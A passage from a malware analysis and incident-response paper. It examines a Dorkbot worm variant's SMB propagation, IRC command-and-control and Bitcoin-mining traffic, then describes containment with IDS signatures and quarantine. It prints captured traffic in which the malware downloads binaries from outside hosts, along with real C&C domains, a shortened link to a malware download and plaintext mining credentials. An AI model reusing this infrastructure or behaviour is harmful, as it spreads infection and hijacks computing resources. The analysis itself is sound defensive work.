


Figure 5. Infected shared folders attributes and the “snkb0ptz” folder.

Further examination of the contents of the infected shared folder “share1”, shows the hidden original files and the respective shortcuts created by Dorkbot. Mainly, these are created to deceive end users on the changes made by the malware, and at the same time, force end users to execute the malware into their hosts once access is attempted. This is evident when examining the *Target* value of the shortcut which points to the malware executable file within “snkb0ptz\snkb0ptz.exe” as shown in Figure 6.




Figure 6. Shortcut *Target* value points to the malware executable.

At this point, the server is hosting the malware, and all of the created shortcuts corresponding to the original folders point to the same malware executable. When a new client connects to the server and attempts to access (double-click) a shortcut, the malware executes and propagates itself into the client host through SMB over TCP port 445. The infection process in STC starts with the client (192.168.5.132) requesting to find – FILE_ID_BOTH_DIR_INFO structure (MS Dev, 2013) – and read the “snkb0ptz” folder and its contents, Figure 4 (❶, ❷).

```
192.168.5.132 192.168.5.131 SMB2 Create Request File: snkb0ptz
192.168.5.131 192.168.5.132 SMB2 Create Response File: snkb0ptz
192.168.5.132 192.168.5.131 SMB2 Find Request File: snkb0ptz SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *
192.168.5.132 192.168.5.131 SMB2 Create Request File: snkb0ptz\snkb0ptz.exe
192.168.5.131 192.168.5.132 SMB2 Create Response File: snkb0ptz\snkb0ptz.exe
```

Since the file exists on the server, the infection process proceeds with requests to read/write the malware executable stream, Figure 4 (❸) – FILE_STREM_INFO – (MS Dev, 2013).

```
192.168.5.132 49157 192.168.5.131 445 SMB2 Write Request Len:16 Off:0 File: MsFteWds
192.168.5.131 445 192.168.5.132 49157 SMB2 Write Response
192.168.5.132 49157 192.168.5.131 445 SMB2 Write Request Len:20 Off:0 File: MsFteWds
192.168.5.131 445 192.168.5.132 49157 SMB2 Write Response
```

```
GetInfo Request FILE_INFO/SMB2_FILE_EA_INFO File: snkb0ptz\snkb0ptz.exe;GetInfo Request FILE_INFO/SMB2_FILE_STREAM_INFO File: snkb0ptz\snkb0ptz.exe
```

The infection then continues by writing the “desktop.ini” and “autorun.inf” files back to client, Figure 4 (④, ⑤, ⑥).

```
192.168.5.132 192.168.5.131 SMB2 Write Request Len:63 Off:0 File: snkb0ptz\desktop.ini
192.168.5.131 192.168.5.132 SMB2 Write Response
192.168.5.132 192.168.5.131 SMB2 Write Request Len:3521 Off:0 File: autorun.inf
192.168.5.131 192.168.5.132 TCP microsoft-ds > 49157 [ACK] Seq=269570 Ack=132829 Win=256 Len=0
192.168.5.131 192.168.5.132 SMB2 Write Response
```

Finally, a notification response is sent from the server to the client that there are no more files to read, Figure 4 (⑦) through the SMB error message STATUS_NO_MORE_FILES (MS-SMB, 2013).

```
192.168.5.132 192.168.5.131 SMB2 Create Request File: ;Find Request SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *;f
192.168.5.131 192.168.5.132 TCP [TCP segment of a reassembled PDU]
192.168.5.131 192.168.5.132 SMB2 Create Response File: ;Find Response;Find Response, Error: STATUS_NO_MORE_FILES
```

Once all of the malware files are transferred to the client, the executable “snkp0ptz.exe” spawns and executes another process with a name following the regular expression of [A-Z]{1}[a-z]{15}.exe or [a-z]{15}.exe. This executable is then stored on the local disk of the infected client at “%AppData%\Local\Temp\” or “%AppData%\Roaming\”. This newly copied binary is responsible for all of the Command and Control Communications (C&C) on the client.

Throughout the process of analyzing the CTS and STC infections, several behaviors were observed. First, the CTS infection is consistent in terms of the malware execution actions, the malware folder/file names and locations, as well as the size of the malicious files. Second, when CTS infection is in action against an already infected shared folder/drive, the malware on the client still executes, however, all requests made to the server fail. Finally, if the request to create the malware folder “snkb0ptz” is interrupted/prevented, the remaining requests will fail and the malware will not be transferred to the server. Odd behaviors were also observed. In a STC scenario, the client issued a SMB create request for the file “SwDRM.dll” located within the malware “snkb0ptz” folder. However, neither the path “snkb0ptz\ui\” nor the file “SwDRM.dll” existed. This is evident in the server’s response to the initial request made by the client.

```
192.168.5.132 192.168.5.131 SMB2 Create Request File: snkb0ptz\ui\SwDRM.dll
192.168.5.131 192.168.5.132 SMB2 Create Response, Error: STATUS_OBJECT_PATH_NOT_FOUND
```

3.1.3. Command and Control Communication (C&C)

Once a client is infected with the Dorkbot variant, the malware starts its C&C communication. Seventeen unique domains were requested through DNS. A list of the domains queried by the malware, together with the protocol(s) and port(s) used for communication, after the DNS queries, are summarized in Table 1 (Symbol *d#* is used for shortness and does not reflect order).

Sym.	Domain	Protocol	Port
<i>d1</i>	s117.hotfile.com	TCP/HTTP	80
<i>d2</i>	s133.hotfile.com	TCP/HTTP	80
<i>d3</i>	s431.hotfile.com	TCP/HTTP	80
<i>d4</i>	s624.hotfile.com	TCP/HTTP	80
<i>d5</i>	f.eastmoon.pl	TCP/IRC	9000
<i>d6</i>	xixbh.net	TCP/IRC	9000
<i>d7</i>	f.dailyradio.su	TCP/HTTP	80
<i>d8</i>	supp.cantvenlinea.biz	TCP/HTTP	1942
<i>d9</i>	xxxxxxxxxxxxxx.kei.su	TCP/HTTP	1942
<i>d10</i>	s.richlab.pl	Server Failure	-
<i>d11</i>	photobeat.su, h.opennews.su, o.dailyradio.su, xixbh.com, gigasbh.org, uranus.kei.su, gigasphere.su	DNS blocked	-

Table 1. Summary of Dorkbot variant domains, protocols, and ports observed during C&C.

Each queried domain or domain set has a certain purpose within the malware execution lifecycle. In summary, three major purposes were observed, namely 1) further download malicious binaries, 2) join IRC channels, and 3) posting Bitcoin mining jobs. The actions are summarized in Figure 7 and will be discussed later in this section.




Figure 7. Summary of Dorkbot variant C&C communication.

Starting with queries to *d1*, *d2*, *d3*, and *d4*, which are used to resolve four different URL's, each of which leading to the download of a different binary to the requesting client. According to Microsoft Protection Center, these are detected as Worm: Win32/Dorkbot.AT, Worm: Win32/Dorpiex.A, Trojan: Win32/Vicenor, and VirTool: Win32/CeeInject.gen!JH respectively.

192.168.106.133	199.7.177.240	HTTP	GET /d1/205452243/5fc59a0/.f9we8rg8e1.html HTTP/1.1
199.7.177.240	192.168.106.133	HTTP	HTTP/1.1 302 Found
192.168.106.133	74.120.9.48	HTTP	GET /get/a3a561ec3320595f83a69bcb7480b4ad85bd512/517d5c33/2/5688ab25257dc69f/c3ef3d3/.f9we8rg8e%5B1%5D HTTP/1.1
192.168.106.133	199.7.177.240	HTTP	GET /d1/205452372/7ad9f26/.fwe4f982341.html HTTP/1.1
199.7.177.240	192.168.106.133	HTTP	HTTP/1.1 302 Found
192.168.106.133	74.120.8.231	HTTP	GET /get/667213f1fd891b45c10588a1b68f5b55a58c3a9e/517d5c35/2/9bf728de1be2aba8/c3ef454/.fwe4f98234%5B1%5D HTTP/1.1
192.168.106.133	199.7.177.240	HTTP	GET /d1/205452604/6f84474/.mc983yh31.html HTTP/1.1
199.7.177.240	192.168.106.133	HTTP	HTTP/1.1 302 Found
192.168.106.133	199.7.176.38	HTTP	GET /get/3bf9fcb26d28f8340af74d49f6d3a8baab71a40b/517d5c37/2/d8e48ceedf39c8b9/c3ef53c/.mc983yh3%5B1%5D HTTP/1.1

After the successful response to *d5* and *d6* DNS queries, a TCP connection is established over port 9000. Upon close examination of the traffic, the session was established as an attempt to engage the infected host in IRC communication. Specifically, joining the infected host to two different channels; “#sp yap” and “#xix”, however, only the former channel was successfully joined, Figure 8, (❶). Before joining the “#sp yap” channel, the infected host was assigned a nick and a user with user-mode of “+iwG”. According to (Kalt (A), 2000), the “+iw” makes (+) the user – the infected host – invisible (i); no other users can see the joined user, and the (w) turns on WALLOPS messages; which allows a message to be sent to all connected users. The (G) user mode character is not defined in the RFC and may be implementation-dependent. It may be used to add censorship to messages by stripping out bad words.

One of the major purposes observed for joining the infected host to an IRC channel is to have the host report its infection status through an IRC private message.

No.	Source	Src Port	Destination	Dst Port	Protocol	Info
251	192.168.106.13	50493	85.25.86.198	9000	TCP	50493 > cs11stener [PSH, ACK]
0000				45 00		.PV.^g..).5...E.
0010	00 4f 0f 60 40 00 80 06	14 3c c0 a8 6a 85 55 19				.O.:@... <..j.U.
0020	56 c6 c5 3d 23 28 0b 3f	1c f6 49 e2 76 3f 50 18				V..=#(.? ..I.v?P.
0030	f8 ce 21 04 00 00 50 52	49 56 4d 53 47 20 23 73				..!...PR IVMSG #5
0040	70 20 3a 7b 55 53 42 7d	3a 20 49 6e 66 65 63 74				p :{USB} : Infect
0050	65 64 20 44 72 69 76 65	3a 20 5a 0d 0a				ed Drive : Z..

The packet illustrated in the capture above was sent when a USB thumb drive was connected to the infected host. By the time of writing this paper, the channel “#sp yap” is sinkholed by CERT Polska. Figure 8, (❷) illustrates the IRC channel sinkhole.

```

NICK n{USA-W7x64a}ljsvqtgn
USER ljsvqtg 12883 1313 :ljsvqtg
MODE n{USA-W7x64a}ljsvqtgn +iwG
JOIN #sp yap


:001 irc.priv8net3.com
002 002 002
003 003 003
004 004 004
005 005 005
005 005 005
005 005 005
PING 422 MOTD
:n{USA-W7x64a}ljsvqtgn!ljsvqtg@: JOIN :#sp
:irc.priv8net3.com 332 n{USA-W7x64a}ljsvqtgn #sp :lWB/snZJ5kbjRVvt8YfN
+HDMgw7EHxoJhNAynp69Qeucw8xrGnZx01yKwya5rTRlZKGPHNCsAUeyET9AwSySk+dCz
q2E1xZlG4lRFAfoyluAeZguycb53aJYU11vHv8Wwdi1xRhUtxyDpr0YB8/VN5gQdrogtCE
:irc.priv8net3.com 333 n{USA-W7x64a}ljsvqtgn #sp xxx
PONG 422
JOIN #sp yap
JOIN #xix
:irc.priv8net3.com 474 n{USA-W7x64a}ljsvqtgn #xix :Cannot join channel
:get.my.front MODE #sp +v x
:get.my.front MODE #sp +o x
PING :irc.priv8net3.com
PONG :irc.priv8net3.com
JOIN #sp yap
PING :irc.priv8net3.com
PONG :irc.priv8net3.com

NICK {USA-W7x64u}lqpjndmt
USER lqpjndm 26783 20975 :lqpjndm
MODE {USA-W7x64u}lqpjndmt +iwG
JOIN #sp yap
:irc9000-sinkhole.cert.pl 001 {USA-W7x64u}lqpjndmt :Wilkommen
:irc9000-sinkhole.cert.pl 376 {USA-W7x64u}lqpjndmt :End of MOTD command.

```

Figure 8. Infected host attempt to join #sp yap and #xix IRC channels ❶. The IRC channel #sp yap sinkholed by CERT Polska ❷.

A download of what appears to be an image file of a PNG extension followed the DNS query to *d7*. However, the image does not follow the Portable Network Graphics (PNG) Specification (Boutell, 1997) and (Adler et al., 2003). Specifically, the PNG Signature and the IHDR (first chunk) and the IEND chunks in the downloaded image does not conform to those defined in the standards. The top capture represents the Hex values of the PNG signature and IHDR chunk of the downloaded image compared to the same of a valid PNG image.




Several HTTP GET requests were made to download the PNG file from the same domain with the same URL over a fixed time period; eight minutes between each request. This is may be indicative of some form of a keep-alive request and confirming that the

infected host is able send requests and receive responses and download files, or it may be a form of a configuration file download for Dorkbot.

17:28:21.995882	192.168.106.135.199.175.35	HTTP	231 GET /f/image.png HTTP/1.1
17:36:24.768183	192.168.106.135.199.175.35	HTTP	224 GET /f/image.png HTTP/1.1
17:44:25.419554	192.168.106.135.199.175.35	HTTP	224 GET /f/image.png HTTP/1.1
17:52:26.071118	192.168.106.135.199.175.35	HTTP	224 GET /f/image.png HTTP/1.1

Further throughout the execution lifecycle of the malware, domain *d8* or *d9* may be queried. It was observed in the testing lab that one host requested domain *d8* and another infected host queried domain *d9*. Upon successful query response, a TCP session is established over port 1942 to constitute an HTTP POST request. This is valid for both observed infected hosts. Below is an example malware process running on an infected client revealing the parameters used to run the binary generating the POST requests.



The command line arguments of the “bitcoin-miner.exe” are described as follows:
 (-a): to specify the hashing algorithm or the time in seconds between each Getwork request, in this case 60 seconds, (-l): allows enabling or disabling Long-Polling, in this case it is disabled, and (-o): specifies the URL to which the miner will connect to. Examining the associated HTTP traffic, exposes Bitcoin mining signature through the Getwork Method and its X-Mining-Extensions (Bitcoin, 2013). It is important to note that bitcoin mining is a process-intensive task which involves hashing and validating a 256 padded hexadecimal string in little-endian order with SHA256. Discussing the Bitcoin protocol and the factors involved in details is out of the scope of this paper and the focus is driven on examining the HTTP traffic generated by the malware.

According to the specification, a miner requests a new block header to hash or solve through the Getwork method (Getwork has been superseded with the Getblocktemplate method). Getwork is a JSON-RPC method over HTTP that when called with no parameters, allows a miner – the infected host in this case – to get new work to solve. In order to fulfill the new mining job, the method request should be sent with an X-Mining-Extensions header (to an extent, similar to an HTTP header) specifying the supported mining extensions. Another distinguishing observation of the POST request is

the User-Agent type in the HTTP header. The below two captures illustrate the mining extensions and the User-Agent used in both requests to *d8* and *d9*.

No.	Source	Src Port	Destination	Dst Port	Protocol	Info
30	192.168.1.120	58306	46.17.92.109	1942	HTTP	POST / HTTP/1.1
Frame 30: 413 bytes on wire (3304 bits), 413 bytes captured (3304 bits) on interface 0 Ethernet II, Src: , Dst: Internet Protocol Version 4, Src: 192.168.1.120 (192.168.1.120), Dst: 46.17.92.109 (46.17.92.109) Transmission Control Protocol, Src Port: 58306 (58306), Dst Port: res (1942), Seq: 1, Ack: 1, Len: 359 Hypertext Transfer Protocol POST / HTTP/1.1\r\n Authorization: Basic YmInYm9iMDAwMDAwMUBnbWFPbC5jb206cGFZc3dvcnQ=\r\n Content-Length: 43\r\n X-Mining-Extensions: hostlist longpoll noncerange rolltime switchto\r\n User-Agent: Ufasoft bitcoin-miner/0.28 (Windows NT 7 6.1.7601 Service Pack 1) \r\n Host: suppp.cantvenlinea.biz:1942\r\n Cache-Control: no-cache\r\n						
No.	Source	Src Port	Destination	Dst Port	Protocol	Info
712	192.168.106.13	49621	217.160.123.19	1942	HTTP	POST / HTTP/1.1
Frame 712: 393 bytes on wire (3144 bits), 393 bytes captured (3144 bits) Ethernet II, Src: , Dst: Internet Protocol Version 4, Src: 192.168.106.133 (192.168.106.133), Dst: 217.160.123.192 (217.160.123.192) Transmission Control Protocol, Src Port: 49621 (49621), Dst Port: res (1942), Seq: 1, Ack: 1, Len: 339 Hypertext Transfer Protocol POST / HTTP/1.1\r\n Authorization: Basic dHl5ZG14XzE6cGFZc3dvcnQ=\r\n Content-Length: 43\r\n X-Mining-Extensions: hostlist longpoll noncerange rolltime switchto\r\n User-Agent: Ufasoft bitcoin-miner/0.28 (Windows NT 7 6.1.7601 Service Pack 1) \r\n Host: xxxxxxxxxxxxxxxx.kei.su:1942\r\n Cache-Control: no-cache\r\n						

Although the POST requests in both cases are alike, the backend implementation of both requested servers may be different. This is evident in the responses generated by each POST request. For example, A POST request made to *d8* generated the below response.

```
POST / HTTP/1.1
Authorization: Basic YmInYm9iMDAwMDAwMUBnbWFPbC5jb206cGFZc3dvcnQ=
Content-Length: 43
X-Mining-Extensions: hostlist longpoll noncerange rolltime switchto
User-Agent: Ufasoft bitcoin-miner/0.28 (Windows NT 7 6.1.7601 Service Pack 1)
Host: suppp.cantvenlinea.biz:1942
Cache-Control: no-cache

{"method": "getwork", "params": [], "id": 0} HTTP/1.1 200 OK
server: 50BTC
X-Long-Polling: http://pool.50btc.com:8331/LP
X-Blocknum: 229686
X-Roll-NTime: expire=120
Content-Length: 607
Content-Type: application/json; charset=ISO-8859-1
```

From the response above, the mining work is done through a mining pool (50BTC). A mining pool consists of a group of miners unifying their mining resources to solve the same mining problem. This technique can increase the probability of solving the problem within time periods less than an individual would. In this case, bitcoins gained from solving the problem are distributed among the miners within that specific mining pool. The mining pool is specified through the X-Long-Pooling header; which

allows specifying a URI and ports different than the original connection. The X-Blocknum header specifies the block number that is currently being worked on. This header is utilized when mining pools are used and is not provided when using a local bitcoin instance (bitcoind). The X-Roll-NTime header specifies the number of seconds that the mining server is willing to accept block headers for. Combined with long pooling, the mining server can determine how old a block header it can accept.

The second response for the request made to *d9* is quite different. Notably, the inclusion of the X-Stratum header.

```
POST / HTTP/1.1
Authorization: Basic dHlsZG14XzE6cGF2c3dvcmQ=
Content-Length: 43
X-Mining-Extensions: hostlist longpoll noncerange rollntime switchto
User-Agent: Ufasoft bitcoin-miner/0.28 (Windows NT 7 6.1.7601 Service Pack 1)
Host: xxxxxxxxxxxx.kei.su:1942
Cache-Control: no-cache

{"method": "getwork", "params": [], "id": 0}HTTP/1.1 200 OK
Transfer-Encoding: chunked
X-Roll-Ntime: 1
X-Long-Polling: /1p
Server: TwistedWeb/13.0.0
X-Stratum: stratum+tcp://xxxxxxxxxxxxxxxxx.kei.su:39432
Date: Sun, 28 Apr 2013 17:28:14 GMT
Content-Type: application/json
```

This header contains a URI pointing to the server's Stratum interface. This instructs the mining client to switch to the URI specified in the X-Stratum header. The value of "stratum+tcp" indicates that the communication is over TCP.

It is worth noting that both POST requests acted as gateways to mining servers to do the actual work instead of conducting the mining individually, increasing the chances of successful bitcoin mining, and hence better bitcoin profitability. Also, the credentials used in both POST requests were different and were sent unencrypted.

3.1.4. Dorkbot Variant Objectives

By now, the objectives of this Dorkbot variant may be anticipated. Through its infection techniques (CTS and STC), ultimately, the malware guarantees a maximum infection rate, especially if the malware is not responded to and eradicated within appropriate time frames. The more hosts are infected, the higher the number of miners is generated, hence, the higher probability of maliciously earning bitcoins.

3.1.5. Infection Containment and Eradication

Upon the initial symptoms of the infection were discovered, a sample of the malware executable was preserved for analysis in a testing environment. This was crucial for the analysis phase of the malware, mainly, for two reasons; 1) there were no IDS rules designed specifically to trigger on the malicious network activities from the identified host, and 2) at the time, the deployed antivirus product had no signatures nor heuristic detection techniques to flag and quarantine this particular variant of Dorkbot. However, once the malware was executed, its network activities, such as DNS and HTTP requests were identified and recorded. This information led to the creation of new sixteen Snort (Sourcefire, 2001) IDS signatures (VRT 2013, April 16) to detect the network presence of the malware. The signatures then were pushed into the IDS. The signatures covered both, the C&C and CTS/STC network activities. In this case, any infected client performing the C&C but not accessing any shared media is detected, and any infected client attempting to access the shared media is also detected. This step is necessary to prevent an infected client continuously propagating the malware to the server, hence, no new clients will be infected by the server. The malware interactions with the test host were also observed and recorded.

The malware knowledge records were then created and stored into the malware knowledgebase in relation to the newly created IDS signatures. The records contained the malware IoC's such as the malware directory, malware naming convention, and registry keys added by the malware. The records also contained a list of the tools that were tested to perform as required to disinfect a detected host. A minified malware knowledgebase record can be similar to the one depicted in Figure 9.

This way other IT teams such as the helpdesk can be early and smoothly engaged into a scaled out incident response plan due the methods the malware uses for propagation. It is worth noting that at the time of infection, there was no sufficient online information available on this Dorkbot variant. Multiple freely available tools were tested for detecting this variant. Six hours from the infection, the first reports of this variant started to come online.

Alert: (Signature ID) - Dorkbot worm (snkb0ptz) propagation attempt through SMB

Identified Host Information: hostname, IP address, MACaddress, etc.

Description: This is a Dorkbot worm variant that propagates from infected clients to network files/shared servers. It creates a hidden/system folder with the name "snkb0ptz" on the server. On clients, it performs C&C through IRC and contacts at least 11 domains. This is a serious virus and must be handled as soon as practical.

Client Symptoms:

1. Open "Resource Monitor", go the "Network" tab. In the "TCP Connections", identify any process with "Remote Port" column as 9000 or 1942.
2. Go to "C:\Users\<name>\AppData\Local\Temp" and identify any executable with 16 or 15 random characters. There may be more than one executable with this pattern. You may need to view hidden/system files.
3. Open the "Registry Editor" and look for keys containing the identified file path/name(s) in step 2 in the "HKCU\Software\Microsoft\Windows\CurrentVersion\Run".

More Information:

1. DNS Queries: f.eastmoon.pl, s.richlab.pl, gigasbh.org, xixbh.com, h.opennews.su, o.dailyradio.su, xixbh.net, photobeat.su, uranus.kei.su, gigasphere.su, xxxxxxxxxxxxxxxx.kei.su, f.dailyradio.su
2. Bitcoin mining through HTTP 9000 and 1942. Look for mining extension headers and user-agent.

Disinfection:

1. Use Microsoft Safety Scanner to detect the worm – Detected as "Worm:Win32/Dorkbot.AM"

References:

Figure 9. Sample malware knowledgebase record.

Once all of the information is stored, a host detected exhibiting either the C&C or CTS/STC network activity resulted in the automated and dynamic response action of moving the host to the quarantine VLAN, further preventing any type of network activity to the C&C and IRC servers, or infecting the file server with the malware executable, thus, preventing new clients from being infected. Owners of the quarantined hosts were presented with a captive portal explaining the reason of the quarantine and the steps forward to disinfect the machine and move back to their normal state. In the case of infections originating from VPN addresses, an existing Snort (Sourcefire, 2001) IPS – inline – configured in Drop mode on the LAN side was updated with the same signatures created during the analysis of the malware. This prevented any CTS infections and the associated DNS queries from hosts connecting to the enterprise through VPN. .

Due to placing the system into action, any infected host connecting to the network was identified and automatically reacted upon by moving it to the quarantine VLAN. As soon as the notification of Dorkbot infection is received, the eradication tools were pushed and ran on the infected client through the enterprise client management software. Human interaction with the infected hosts was minimal and only for confirming that the host was properly disinfecting. Eradication on the server side was semi-automated. A PowerShell script was developed to identify the presence of the malware, delete it, and

Yaser Mansour, ymansour@outlook.com

reverse its actions by modifying folder attributes back to their original state. All of this resulted in minimizing the number of infected hosts, hence, leading to reverting production systems and the infected hosts to their normal operational mode within less than twelve hours of the initial identification of the infection. This included over 35 infected hosts and one server. Although there will always be costs involved in disinfecting clients, however, the Recovery Time Objective (RTO) in this case could have been lowered or even eliminated – from a server perspective – if existing IDS and antivirus signatures were in place. If such signatures existed, the malware may have never propagated to the server, hence, it would not act as the malware incubator infecting connecting clients.

3.2. Steckt and Neeris Worms/IRCbots

3.2.1. The Entry Point

An odd and inactive binary with the name “boom.exe” was discovered on a host with no signs of potential malware infection. The binary was preserved for analysis to determine its state. When executed in a test environment (physical/virtual), its process runs for a minute and then terminates with no noticeable behaviors or interactions. A memory dump of the process was captured using ProcessExplorer (Russinovich & Cogswell, 2013). The dump contained text usually seen in phishing and scam attempts. At minimum, three different languages were observed as shown in Table 2. The translation among the languages is interchangeable except for the Arabic/English text. In the context of the Arabic language, the repetitive usage “Allah Allah” may be interpreted as a sign of admiration, which aligns with the context of “you look beautiful here”. Terms “selam” and “marhaba” are usually used for greetings.


<i>Spanish</i>	<i>Arabic/English</i>	<i>English</i>
te ves hermosa aqu	Allah Allah!	you look beautiful here
te ves confundido en esta foto	selam!	you look confused in this pic
has visto esta foto?	merhaba!	have you seen this photo?

Table 2. Sample of spam-like strings found in “boom.exe” memory dump.

References to Skype and another chat application known as “digsby” were identified in the dump. Emoticons used in chat apps were also observed. For example, in Skype the text “(sun)” is interpreted as a sun icon to both ends of the chat session.

```
(yawn)
(inlove)
(cool)
http://goo.gl/Bh0SVK
UDPStatsSentVersion
Software\Skype\Phone\UI
%d%d%d
%d%d%d%d
%d%d%d%d%d
%d%d%d%d%d%d
digsby-app.exe
!This program cannot be run in DOS mode.
```

Most importantly, a suspicious shortened URL was observed, as shown in the memory dump above. This combination shares resemblance with the Dorkbot variant suspected initial distribution method discussed in Section 3.1; unsolicited Skype messages. Based on the findings, an assumption of process injection was considered; where the binary would inject the text identified earlier along with the shortened URL into a Skype chat session. In order to test the suggested injection behavior, a Skype chat session was setup while the binary is being executed. However, the binary process kept terminating with no observed suspicious behaviors. As a result, the shortened URL was visited through a web browser to land on a 4shared – cloud storage service – web page. The web page hosted a downloadable file with the name “hotimg.facebook.pif”.



A simple test environment consisting of two hosts connected to a SOHO router was setup. One of the hosts is running Windows – with ProcessExplorer (Rusinnovich, 2013) and Fiddler (Telerik, 2013) – to execute the malware on, the second host is a Linux running Wireshark (Wireshark, 2013) and tcpdump (tcpdump, 2013) for capturing traffic. The SOHO router runs the custom firmware DD-WRT (DD-WRT, 2005) to facilitate traffic mirroring through IPTables (Netfilter, 1999) to the Linux host. Eventually, the SOHO router is connected to the Internet gateway to facilitate Internet access. The binary was downloaded and executed to record its network activities.

```
dev:ircbots sync$ file hotimg.facebook.pif
hotimg.facebook.pif: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
dev:ircbots sync$ md5 hotimg.facebook.pif
MD5 (hotimg.facebook.pif) = 484e34486d362df4311f705171242bca
```

Yaser Mansour, ymansour@outlook.com

3.2.2. Chains of Execution and Infection Map

